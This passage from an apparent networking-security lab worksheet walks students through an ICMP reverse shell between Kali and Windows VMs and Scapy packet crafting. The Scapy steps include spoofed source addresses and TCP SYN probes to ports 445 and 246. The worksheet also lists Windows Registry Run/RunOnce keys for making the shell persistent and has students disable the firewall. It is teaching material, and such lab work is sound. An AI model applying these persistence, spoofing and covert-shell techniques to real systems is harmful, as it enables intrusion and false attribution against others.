- d) You can even sniff all packets in Wireshark containing all commands and their corresponding output. Filter by icmp in Wireshark on the Windows 10 VM.

From the Windows command prompt on the Kali Linux VM, enter the following: **ping 8.8.8.8**

Now you are actually sending a ping from the Windows 10 VM through the Kali Linux VM. The replies will go to the Windows 10 VM!

This ability of sending and receiving can be used for many malicious purposes, including making the victim machine go to systems that will deliver malware and making it appear that a victim machine is actually causing an attack through false attribution.

Press **CTRL-C** to break out of the cmd.exe shell in Kali Linux.

This ncash shell creation can even be made persistent by adding it to the victim machine's Registry in one of the following locations:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

- f) Filter by ICMP in Wireshark on the Kali Linux VM.

From the Windows command prompt on the Kali Linux VM, enter the following: **ping 1.1.1.1** **(Take the screenshot showing ping responses)**



Now you are actually sending a ping from the Kali Linux VM through the Windows 10 VM. The replies will be sent to the Kali Linux VM.

Activity 3: Packet Crafting with Scapy



If you thought crafting packets with hping3 was neat, wait until you see what you can do with Scapy! Unlike hping3, which consists of commands entered at the terminal, Scapy uses a Python interface to craft and send packets. Scapy allows you to type individual commands or even write a script. Read more about Scapy at <https://scapy.net/>.

The common theme continues, as this tool can be used for both good and bad.



- On the Kali Linux VM, open a terminal.

- On the Windows 10 VM, turn **Windows Defender Firewall** off.

- On the Windows 10 VM, start sniffing in Wireshark with a display filter of icmp. Locate and analyze the related traffic.

Make sure your syntax is correct. A missing parenthesis or slash (or an extra one) could cause errors. Python is case sensitive, as well. To break out of anything in Scapy, press **CTRL-C**. Press **ENTER** after each command or function call.

Step 1: Send customized ICMP echo requests with Scapy.

- Start Scapy as follows: **sudo scapy**

Ignore the “Can’t import PyX. Won’t be able to use psdump() or pdfdump()” message if it appears.

- Call the `exit()` function to exit out of Scapy: **exit()**

The screenshot shows a VMware Workstation interface with two virtual machines: "Debian 12.x 64-bit" and "Windows 11 x64". The "Debian 12.x 64-bit" window is active, displaying a terminal session. The terminal prompt is `(saiprasad@SaiKali)-[~]`. The user runs `$ sudo scapy`, which prompts for a password. The response indicates that Scapy cannot import PyX, stating "INFO: Can't import PyX. Won't be able to use psdump() or pdfdump()." The Scapy welcome screen follows, featuring various packet crafting examples and the message "Welcome to Scapy Version 2.5.0+git20240324.2b58b51 https://github.com/secdev/scapy Have fun!". The user then types `>>> exit` to exit the application. The terminal ends with the prompt `[~]`.

Welcome to Scapy
Version 2.5.0+git20240324.2b58b51
https://github.com/secdev/scapy

Have fun!

To craft a packet, you have to be a
packet, and learn how to swim in
the wires and in the waves.
-- Jean-Claude Van Damme

>>> using IPython 8.20.0
>>> exit
[~]
```





- c) On the Kali Linux VM, start Scapy again.
 - d) At the Scapy prompt, type the following command to use the **send()** function to send an IP packet, made with the **IP()** function, with an ICMP echo request packet, made with the **ICMP()** function, inside of it:

```
send(IP(dst="192.168.1.108")/ICMP()/"Staten Island, NY")
```

(Substitute the IP address of the Windows 10 VM.)

The only values specified are that the IP packet should have a destination IP address of the Windows 10 VM and the CMP payload should be Staten Island.

You will see confirmation in Scapy that one packet was sent. In Wireshark, find the payload of “Staten Island” in both the ICMP echo request and subsequent ICMP echo reply. **Take the screenshot.**

- e) At the Scapy prompt, one at a time, enter the following two commands: `send(IP(src="1.9.9.7", dst="192.168.1.108")/ICMP()/"College of Staten Island")`
`send(IP(src="2.0.0.5",dst="192.168.1.108")/ICMP()/"Brooklyn College")`
(Substitute the IP address of the Windows 10 VM.)

These commands send ICMP echo requests with customized payloads and spoofed IP addresses. For each, you'll see "Sent packets." in Scapy. Find the corresponding payloads in Wireshark.

Debian 12.x 64-bit - VMware Workstation

Step 2: Send customized TCP segments with Scapy.

- a) Use `tcp.port == 445 || tcp.port == 246` as the display filter in Wireshark to display packets with either source or destination port (in the TCP header) of 445 or 246.

Type the following command to send a TCP segment inside an IP packet with a destination port of 445:
`sr(IP(dst="192.168.1.108")/TCP(dport=445))`

(Substitute the IP address of the Windows 10 VM.)

The `send()` function has been replaced with the `sr()` function, which keeps track of both send and receive data. Notice the output in Scapy.

```
spCPY///YPSPs
ccaaas
using IPython 8.20.0
>>> sr(IP(dst="10.0.0.123")/TCP(dport=445))
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- b) Type the following command to change the destination port to 246:



```
sr(IP(dst="192.168.1.108")/TCP(dport=246))
```

(Substitute the IP address of the Windows 10 VM.)

Alternatively, you can press the **UP ARROW** key and change 445 to 246.

Notice the output in Scapy. Notice the difference with the TCP sequence, as seen in Wireshark, between this and the previous one. Since port 445 was open, a SYN/ACK was sent in response to the SYN, which was replied to with an RST by the Kali Linux VM. Since port 246 was closed, an RST (along with an ACK) was sent in response to the SYN. Execute the next four commands:

A screenshot of a Kali Linux desktop environment within a VMware Workstation window. The desktop has a dark theme with a blue and black abstract background. A terminal window titled 'Scapy 2.5.0+git20240324.2b58b51' is open, displaying Scapy command-line interaction. The terminal shows the user sending an ICMP echo request to 10.0.0.123 and receiving one answer. The desktop icons include a coffee cup, a CD/DVD, a terminal, and a file folder. The VMware interface at the top shows tabs for 'Debian 12.x 64-bit' and 'Windows 11 x64'. The status bar at the bottom indicates 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'





- c) Type the following to store the results in a variable called segment246:
segment246=sr(IP(dst="192.168.1.108")/TCP(dport=246))
(Substitute the IP address of the Windows 10 VM.)
 - d) Type the following to see the contents of the variable: **segment246**

A screenshot of a Kali Linux desktop environment within a VMware Workstation window. The desktop has a dark theme with a blue and black dragon-like wallpaper. A terminal window titled 'Scapy 2.5.0+git20240324.2b58b51' is open, displaying network traffic analysis and packet crafting results. The terminal shows the following output:

```
File Actions Edit View Help
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> segment246=sr(IP(dst="10.0.0.123")/TCP(dport=246))
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
>>> segment246
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> 
```



The VMware interface at the top shows tabs for 'Debian 12.x 64-bit' and 'Windows 11 x64'. The bottom status bar indicates: 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

- e) Type the following (note the underscore after the equals sign) to request a summary of collected packets that were either answered or unanswered: **ans,unans = _**
 - f) Type the following to display summary information for the packets that were answered: **ans.summary()**
The RA, toward the end of the output, indicates that the RST and ACK flags were set in the response back from the Windows 10 VM. **Take the screenshot.**

- g) Redo Steps 2c through 2f with a destination port of 445 (and a new variable). (Substitute the IP address of the Windows 10 VM.)

